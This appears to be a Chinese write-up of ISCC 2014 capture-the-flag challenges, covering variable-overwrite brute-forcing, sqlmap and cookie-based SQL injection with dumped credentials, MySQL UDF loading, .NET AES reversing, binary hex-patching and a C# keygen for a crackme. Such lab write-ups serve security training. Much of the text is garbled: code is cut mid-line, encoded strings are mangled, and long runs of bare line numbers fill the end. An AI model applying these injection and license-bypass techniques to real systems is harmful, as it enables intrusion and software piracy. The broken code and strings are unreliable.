5	d	200	<input type="checkbox"/>	<input type="checkbox"/>	626	
6	e	200	<input type="checkbox"/>	<input type="checkbox"/>	626	
7	f	200	<input type="checkbox"/>	<input type="checkbox"/>	626	
8	g	200	<input type="checkbox"/>	<input type="checkbox"/>	626	
9	h	200	<input type="checkbox"/>	<input type="checkbox"/>	626	
10	i	200	<input type="checkbox"/>	<input type="checkbox"/>	626	



Flag: I_AM_A_VERY_SMART_ADMIN_LOL

上古神兽

转让2048MB(≤2GB)，页面提示“生日礼物就给我这么点流量么？怎么也得100GB吧。嘻嘻”。转让2049MB，页面提示“你那有那么多流量啊？”。看来阈值是2048。大致代码应该是if(uploaded/1024<=2)…else…。

经过管理员提醒知道考察点是变量覆盖后，大家就开始猜测变量名是什么。已有2G，要求转100G，我开始的思路就是覆盖2G的变量，将2G修改为1000G，这样再转让流量就能通过。接着就开始了噩梦般的爆破过程，首先根据其他2个变量名uploaded和receiver猜测应该是一个单词，我拿了一个20M的来自于Facebook的words字典，天天跑，当然单字母变量这种也早就试过，post跑完跑get，get跑完跑cookie，总之没有结果。所用Payload如下：

```
1 | uploaded=
   | 204800
   | &receiver=lubao515&submitbutton=%E6%8F%
   | 90
   | +%E4%BA%A4&§a§=
   | 1000
```

跑了几天，有大神已搞定，我才变换思路去覆盖100G对应的变量，将100G变小到小于已有的2G也能转让成功。所用Payload如下：

```
1 | uploaded=
   | 123
   | &receiver=lubao515&submitbutton=%E6%8F%
   | 90
   | +%E4%BA%A4&§a§=
   | 1
```

Request	Payload	Status	Error	Timeout	Length	Comment
34	G	200	<input type="checkbox"/>	<input type="checkbox"/>	620	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	626	baseline request
1		200	<input type="checkbox"/>	<input type="checkbox"/>	626	
2	a	200	<input type="checkbox"/>	<input type="checkbox"/>	626	
3	b	200	<input type="checkbox"/>	<input type="checkbox"/>	626	
4	c	200	<input type="checkbox"/>	<input type="checkbox"/>	626	
5	d	200	<input type="checkbox"/>	<input type="checkbox"/>	626	
6	e	200	<input type="checkbox"/>	<input type="checkbox"/>	626	
7	f	200	<input type="checkbox"/>	<input type="checkbox"/>	626	
8	g	200	<input type="checkbox"/>	<input type="checkbox"/>	626	
9	h	200	<input type="checkbox"/>	<input type="checkbox"/>	626	
10	i	200	<input type="checkbox"/>	<input type="checkbox"/>	626	



G对应的response信息为：感谢你的礼物，我现在已经有999999999MB的流量了！至此得到G是要覆盖的变量名，且要求G<2。下面开始注入的过程：

```
D:\Program Files\Python\sqlmap>python sqlmap.py -u http://script.iscc.org.cn/05_519a5a01fb6685c1fd13f1442891d0f8/index.php?action=taketransfer --data="Gloaded=123&receiver=lubao515&submitbutton=%E6%8F%90%E4%B0%A4"
```

```
available databases [2]:  
[*] information_schema  
[*] web05
```

```
Database: web05  
Table: iscc  
[1 entry]  
+-----+-----+-----+  
| id | username | password |  
+-----+-----+-----+  
| 1 | lubao515 | 8froerf9pu34rjeslfh |  
+-----+-----+-----+
```

Flag: 8froerf9pu34rjeslfh

老马识途

SWPU2012的陈题，以下是SWPU提供的解答。进入题目页面，提示“密码已经通过某种方式发给你了哦！不过密码的有效期限只有3秒，要快哦！”（居然连提示内容都一样）HTTP response头里可以看到要提交的PassWord。

```
▼ 响应 HTTP 报头 查看源代码  
Cache-Control: private  
Connection: keep-alive  
Content-Length: 3042  
Content-Type: text/html  
Date: Sat, 14 Jun 2014 03:26:56 GMT  
PassWord: d9hCu7h1  
Server: Microsoft-IIS/7.5  
Via: 1.0 www.isclab.org (squid/3.1.10)  
X-Cache: MISS from www.isclab.org  
X-Cache-Lookup: MISS from www.isclab.org:80
```

再根据题目信息，需要将这个密码先MD5加密再提交，但这里只有3秒的有效时间，很明显这里只有通过编程才能完成了。参考代码（Visual C#）：

```
1 using System;  
2 using System.Collections.Generic;  
3 using System.ComponentModel;  
4 using System.Data;  
5 using System.Web;  
6 using System.Net;  
7 using System.Security;  
8 using System.Security.Cryptography;  
9 using System.Text;  
10
```

```
11 namespace Client1
12
13 {
14     class
15     Program
16
17     {
18
19     static
20     void
21     Main(string[] args)
22
23     {
24
25     CookieContainer cookieContainer =
26     new
27     CookieContainer();
28
29     //获取头信息中的密码
30
31     string URI =
32     "http://script2.iscc.org.cn/web07_e3a95260b72
33     ";
34
35     HttpWebRequest request = WebRequest.Create(UR
36
37     request.CookieContainer = cookieContainer;
38
39     request.Method =
40     "GET"
41     ;
42
43     request.KeepAlive =
44     false
45     ;
46
47     HttpWebResponse response = request.GetResponse
48
49     string pwd = response.Headers[
50     "Password"
51     ];
52
53     //MD5加密
54
55     MD5CryptoServiceProvider md5 =
56     new
57     MD5CryptoServiceProvider();
58
59     string MD5Pwd = BitConverter.ToString(md5.Com
60
61     MD5Pwd = MD5Pwd.Replace(
```



```

        System.IO.Stream outputStream = request.GetKeyValue("outputStream");

        outputStream.Write(postData,
            0, postData.Length);

        outputStream.Close();

        // 接收返回的页面

        response = request.GetResponse() as HttpWebResponse;

        System.IO.Stream responseStream = response.GetResponseStream();

        System.IO.StreamReader reader =
            new System.IO.StreamReader(responseStream, Encoding.UTF8);

        string srcString = reader.ReadToEnd();

        Console.WriteLine(
            "{0}", srcString);

        Console.ReadKey();
    }
}
}

```

执行程序，得到：

```

        size="2"><P align=center>
        <font color="white" face="微软雅黑" size="2"><span
        color: dodgerblue">
        <span style="color: lime">
            KEY: W3b_Pr0Gr4mlng@_@<br />
        </span>
        &nbsp;&nbsp;&nbsp;</span></font><font color="white" face=
        size="2"><font color="white" face="微软雅黑" size="2"></p>
        <P align=center>&nbsp;&nbsp;&nbsp;</p>
        </font></td>

```

Flag: W3b_Pr0Gr4mlng@_@

首次会盟

SWPU2012的谜题，以下是SWPU提供的解答。 下载题目文件，由于是dll文件，很明显只能在NT环境下使用，在windows 上搭建一个mysql环境，将udf.dll放置到mysql安装目录中的bin文件夹中，然后以root权限登录mysql，执行下面这样一条语句：

```
1 create function about returns string soname  
   'udf.dll'
```

然后再执行：

```
1 select about()
```

返回的结果如下：

```
1 Use getkey function to get the key!
```

很明显，getkey是最终我们需要的函数名，再次添加函数：

```
1 create function getkey returns string soname  
   'udf.dll'
```

然后再执行：

```
1 select getkey()
```

即可得到本题的KEY。


Flag: U_Will_Use_Udf_In_Final_Challenge@2012

霸业初成

URL中/show.asp?id=1，基本上确定是SQL注入没跑了。构造语句尝试注入： /show.asp?id=1 and 1=1，结果出现了防注入提示：



很明显，这里考察的是绕过防注入。尝试大小写变换等，结果都无效。考虑其他的传参方式，COOKIES传参通常是漏洞发生的地方，首先删除url中的id=1，利用Firefox插件Firebug添加cookies: id:1 and 1=1



刷新页面，发现能返回正常内容，很明显，这里可以cookies注入。上sqlmap:

```
D:\Program Files\Python\sqlmap>python sqlmap.py -u "http://script2.iscc.org/web08_0cfd59e8aef4f69e9301b8dbd2e057b7/show.asp" --cookie="id=1" -p id --level
```

```
Database: Microsoft_Access_masterdb
[5 tables]
+-----+
| manufacturer |
| moves        |
| partenaires  |
| partof       |
| studenten   |
+-----+
```


因网站问题，无法复现。

Flag: CaiBuDaoDeMiMa

0x03 Reverse文公传奇

找到杀手

解压附件得到一个exe和一个txt，exe需要输入密码，PEid查下发现是.net程序。



txt中的的字符串经过base64解码，和Unidcode解码

请把要加密的文字粘贴到下面表单：

ε#x5927;ε#x536B;ε#x767B;ε#x57FA;ε#x7684;ε#x65F6;ε#x5019;ε#x5E74;ε#x4E09;ε#x5341;ε#x5C81;ε#xFF0C;ε#x57x4F4D;ε#x56DB;ε#x5341;ε#x5E74;ε#x3002;ε#x5728;ε#x5E0C;ε#x4F2F;ε#x4ED1;ε#x4F5C;ε#x72B9;ε#x5927;ε#x738BE03;ε#x5E74;ε#x96F6;ε#x516D;ε#x4E2A;ε#x6708;ε#xFF0C;ε#x5728;ε#x8036;ε#x8DEF;ε#x6492;ε#x51B7;ε#x4F5C;ε#x5;ε#x8272;ε#x5217;ε#x548C;ε#x72B9;ε#x5927;ε#x738B;ε#x4E09;ε#x5341;ε#x4E09;ε#x5E74;ε#x3002;

BASE64加密↓

BASE64解密↑

清空

加密结果如下：

JiN4NTkyNzsmI3g1MzZCOyYjeDc2N0I7JiN4NTdGQTsmI3g3Njg0OyYjeDY1RjY7JiN4NTAxOTsmI3g1RTc0OyYjeDRFMDk7JiN4NsmI3g1QzgxOyYjeE2GMEM7JiN4NTcyODsmI3g0RjREOyYjeDU2REI7JiN4NTM0MTsmI3g1RTc0OyYjeDMwMDI7JiN4NTcyODsmI3gOyYjeDRGMkY7JiN4NEVEMTsmI3g0RjVDOyYjeDcyQjk7JiN4NTkyNzsmI3g3MzhCOyYjeDRFMDM7JiN4NUU3NDsmI3g5NkY2OyYjeQ7JiN4NEUyQTsmI3g2NzA4OyYjeE2GMEM7JiN4NTcyODsmI3g4MDM2OyYjeDhERUY7JiN4NjQ5MjsmI3g1MUI3OyYjeDRGNUM7JiNNTsmI3g4MjcyOyYjeDUyMTC7JiN4NTQ4QzsmI3g3MkI5OyYjeDU5Mjc7JiN4Nz4QjsmI3g0RTA5OyYjeDUzNDE7JiN4NREUwOTsmIc0OyYjeDMwMDI7



得到一串中文：

大卫登基的时候年三十岁，在位四十年。在希伯仑作犹太王七年零六个月，在耶路撒冷作以色列和犹太王三十三

完全看不出有什么用，还是从exe入手吧。 .Net Reflector加载 GetThePictures.exe，可以看到加密方式是AES。

- AESDecrypt(Byte[], String) : Byte[]
- AESEncrypt(String, String) : Byte[]
- button1_Click(Object, EventArgs) : Void
- button2_Click(Object, EventArgs) : Void
- CheckKey() : Boolean
- Dispose(Boolean) : Void
- InitializeComponent() : Void
- test() : Void

其中CheckKey()中可以看到加密得到的密文

```
private bool CheckKey()
{
    string str = this.textBox1.Text.ToString();
    string str2 = "DIOPFY8TP9x61YtUkmqYQ==";
    return (str == str2);
}
```

输入DIOPFY8TP9x61YtUkmqYQ==，得到4张图片

fangkuaiK.png, meihuaK.gif, hongtaoK1.jpg, heitaoK.bmp：每张图上有一句英文，分别是




```

1      fangkuaiK.png: enjpy yourself here
2      meihuaK.gif:  good luck to you
3      hongtaoK1.jpg: welcome to iscc
4      heitaoK.bmp:  God bless you

```

挨个尝试得到Flag。

Flag: God bless you

避难母国

题目要求每次都听Andy的，那就把Bob和Carl的名字都改成Andy。

```

41 6E 64 79 00 00 00 00 42 6F 62 00 00 00 00 00  Andy...Bob....
43 61 72 6C 00 00 00 00 6E 65 46 6F 6C 69 65 49  Carl...neFolieI
68 72 54 48 65 00 00 00 25 73 09 25 64 0A 00 00  hrThe...%s.%d...
41 6E 64 79 00 00 00 00 25 63 00 00 70 61 75 73  Andy...%c..paus

```

↓

```

41 6E 64 79 00 00 00 00 41 6E 64 79 00 00 00 00  Andy...Andy...
41 6E 64 79 00 00 00 00 6E 65 46 6F 6C 69 65 49  Andy...neFolieI
68 72 54 48 65 00 00 00 25 73 09 25 64 0A 00 00  hrThe...%s.%d...
41 6E 64 79 00 00 00 00 25 63 00 00 70 61 75 73  Andy...%c..paus

```

再次运行程序，得到

```

Andy 35
Andy 34
Andy 99
Andy 68
Andy 14
Andy 95
Andy 71
Andy 63
Andy 74
Andy 59
Andy 11
Andy 92
Andy 78
Andy 56
Fire In The Hole 请按任意键继续...

```

Flag: FireInTheHole

流亡齐国

SWPU2012的陈题，以下是SWPU提供的解答。用Reflector反编译，找到Button1_click事件代码如下：

```

private void button1_Click(object sender, EventArgs e)
{
    string text = this.textBox1.Text;
    string str2 = Encrypt(text);
    if ((text != "") && (str2 == "sXeC6p/mr193Jyq3F79+Jg=="))
    {
        MessageBox.Show("猜对了！KEY就是你输入的东西", "成功", MessageBoxButtons.OK, MessageBoxIcon.Asterisk);
    }
    else
    {
        MessageBox.Show("猜错了！请重新猜吧" + str2, "失败", MessageBoxButtons.OK, MessageBoxIcon.Hand);
        this.textBox1.Text = "";
    }
}

```

分析代码，这里调用了函数Encrypt对输入的内容进行处理，如果返回的等于"sXeC6p/mr193Jyq3F79+Jg=="则弹出成功提示。继续分析Encrypt函数代码：

```

public static string Encrypt(string toEncrypt)
{
    byte[] bytes = Encoding.UTF8.GetBytes("swpu2012swpu2012swpu2012swpu2012");
    byte[] inputBuffer = Encoding.UTF8.GetBytes(toEncrypt);
    RijndaelManaged managed = new RijndaelManaged {
        Key = bytes,
        Mode = CipherMode.ECB,
        Padding = PaddingMode.PKCS7
    };
    byte[] inArray = managed.CreateEncryptor().TransformFinalBlock(inputBuffer, 0, inputBuffer.Length);
    return Convert.ToBase64String(inArray, 0, inArray.Length);
}

```

2cto.c#

通过Rijndael可以看出这里是用了 AES加密算法，AES算法是对称加密算法，密钥这里就是“swpu2012swpu2012swpu2012swpu2012”，现在要做的就是编写个C#程序用同样的算法把密文还原即可。参考代码（C#）：

```

1      using System;
2
3      using System.Collections.Generic;
4
5      using System.Security.Cryptography;
6
7      using System.Text;
8
9      namespace decrypt
10     {
11
12     class
13     Program
14
15     {
16
17     static
18     void
19     Main(string[] args)
20
21     {
22
23     byte
24     [] key = UTF8Encoding.UTF8.GetBytes(
25     "swpu2012swpu2012swpu2012swpu2012"
26     );
27
28     byte
29     [] data = Convert.FromBase64String(
30     "sXeC6p/mr193Jyq3F79+Jg=="
31     );
32
33     RijndaelManaged managed =
34     new
35     RijndaelManaged();
36
37     managed.Key = key;

```

```

22
23         managed.Mode = CipherMode.ECB;
24
        managed.Padding = PaddingMode.PKCS7;

        ICryptoTransform cTransform = managed.CreateD

        string result = UTF8Encoding.UTF8.GetString(c
0
        , data.Length));

        Console.WriteLine(
        "{0}"
        , result);

        Console.ReadKey();

    }

}

}

```

Flag: Ae5_3nCrYpT1on

宗女齐姜

下载附件，用IDA加载，注意到sub_401000函数：

```

-----
((void (__cdecl *)(_DWORD))printf)("请输入口令\n");
scanf("%s", &u12);
if ( strcmp(&u12, "hellow") )
{
    printf("口令错? );
}
else
{
    u0 = 0;
    do
        printf("%c", *((_BYTE *)&u13 + *(&u2 + u0++)));
    while ( u0 < 10 );
    printf(L"\n");
}
system("pause");
return 0;

```

2cto 红黑联盟

这里伪代码很明显，要求输入的字符串是hellow，重新运行程序输入hellow，得到Flag。

```

请输入口令
hellow
Eaglewatch
请按任意键继续. . .

```

Flag: Eaglewatch

逃离临淄

经过OD和IDA Pro的分析，大致得出注册码至少31位，多于31位的部分对注册过程没有任何影响第1位由注册名第1位而来，第7位和第14位必须为“-”，第15到20位表示到期时间，前21位的其他位置可以任意。第22-31位由前21位唯一决定。

004016D0	. 49	dec	ecx		注册码长度至少是:
004016D1	. 83F9 1F	cmp	ecx, 0x1F		
004016D4	~ 74 06	je	short 004016DC		
004016D6	. 32C0	xor	al, al		
004016D8	. 5F	pop	edi		

00401524	. 8A4424 2C	mov	al, byte ptr [esp+0x2C]		
00401528	. 3AD0	cmp	d1, al		sub_4016C0(注册码第1位)==注册名第
0040152A	~ 0F85 E400000	jnz	00401614		
00401530	. 8A4C24 12	mov	c1, byte ptr [esp+0x12]		
00401534	. B0 2D	mov	al, 0x2D		
00401536	. 3AC8	cmp	c1, al		第7位=="-"?
00401538	~ 0F85 D600000	jnz	00401614		
0040153E	. 384424 19	cmp	byte ptr [esp+0x19], al		第14位=="-"?
00401542	~ 0F85 CC00000	jnz	00401614		

00401606	. 33FA	xor	edi, edx		
00401608	. 2BFA	sub	edi, edx		
0040160A	. FFD6	call	esi		atoi
0040160C	. 83C4 04	add	esp, 0x4		
0040160F	. 3BF8	cmp	edi, eax		atoi(注册码后10位)==sub401750(前2
00401611	. 5D	pop	ebp		
00401612	~ 74 1A	je	short 0040162E		

IDA可以看到主要2个函数的伪代码:

```

return 0;
v3 = a2;
v4 = 31;
do
{
    v5 = *(&a1[v3] - a2);
    if ( v5 >= 48 && v5 <= 57 )
    {
        v6 = (v5 - 43) % 10 + 48;
LABEL_13:
        v5 = v6;
        goto LABEL_14;
    }
    if ( v5 >= 65 && v5 <= 90 )
    {
        v6 = (v5 - 52) % 26 + 65;
        goto LABEL_13;
    }
    if ( v5 >= 97 && v5 <= 122 )
    {
        v6 = (v5 - 84) % 26 + 97;
    }
}
sub_4016C0:21

```

```

int v4; // edi@2
int result; // eax@3

v1 = 0;
v2 = 0;
v3 = strlen(a1);
if ( (signed int)(v3 - 1) <= 0 )
{
    result = 0;
}
else
{
    do
    {
        v4 = 31 * v2 + a1[v1++];
        v2 = v4;
    }
    while ( v1 < (signed int)(v3 - 1) );
    result = v4;
}
return result;
sub_401750:11

```



前21位经过sub_4016C0()运算后再加上一个常量字符串和注册码经过sub_401750()运算后得到一个8位16进制数,该数与atoi(sub_4016C0(第22-32位))作比较后,相等则注册成功,否则注册失败。注册机参考代码(C#):

```
1      using System;
2
3      using System.Collections.Generic;
4
5      using System.ComponentModel;
6
7      using System.Data;
8
9      using System.Drawing;
10
11     using System.Text;
12
13     using System.Windows.Forms;
14
15
16     namespace CrackMeKeygen
17     {
18
19     public
20     partial
21     class
22     Form1 : Form
23     {
24
25     private
26     static
27     string constStr =
28     "9b66fd67e34de9d6c52cfcc824f3c84a2f89b30192c
29     ";
30     // 字符串常量
31
32     public
33     Form1()
34     {
35
36     InitializeComponent();
37
38     this
39     .ctpDate.MaxDate =
40     new
41     System.DateTime(
42     2099
43     ,
44     12
45     ,
46     31
47     ,
48     0
```

```
27         ,
28         0
29     );
30
31     this
32     .dtpDate.MinDate =
33     new
34     System.DateTime(
35     2000
36     ,
37     1
38     ,
39     1
40     ,
41     0
42     ,
43     0
44     ,
45     0
46     ,
47     0
48     );
49
50     this
51     .dtpDate.Value =
52     new
53     System.DateTime(
54     2014
55     ,
56     8
57     ,
58     1
59     ,
60     0
61     ,
62     0
63     ,
64     0
65     ,
66     0
67     );
68
69     this
70     .txtUsername.Text =
71     "iscc"
72     ;
73
74     }
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

```
56     {
57
58     MessageBox.Show(
59     "用户名不能为空!"
60     , "Warning"
61     , MessageBoxButtons.OK, MessageBoxIcon.Warning);
62
63
64     return
65     ;
66
67
68     }
69
70     string date =
71     this
72     .dateTimePicker1.Value.ToString(
73     "yyMMdd"
74     );
75     // 到期日期, 格式为140801
76
77
78     UInt32 eax;
79     // 判断注册成功与否关键步骤的EAX寄存器的值
80
81     do
82
83     {
84
85     Random rd =
86     new
87     Random();
88     // 随机产生注册码第2-6和8-13位
89
90     // 第一部分为第1-21位
91
92     string regeditCode1_21 = encode(username[
93     0
94     ].ToString())
95     // 第1位
96
97     + Convert.ToString(rd.Next(
98     0x10000
99     ,
100     0xfffff
101     ),
102     16
103     ) +
104     "_ "
105     // 第2-6位, 第7位为"- "
106
107     + Convert.ToString(rd.Next(
108     0x100000
109     ,
110     0xfffffff
111     ),
112     16
113     ) +
114     "_ "
```

```

86 // 第8-14位, 第14位为"- "
87 + encode(date) +
88 "_ "
89 ;
90 // 第15-20位为到期时间, 美观起见取第21位为"- "
91
92 // 第二部分为第22-31位, 由第一部分1-21位唯一决定
93
94 string edi = confound(encode(regeditCode1_21
95 // edi寄存器返回前21位加密后与字符串常量和注册名
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
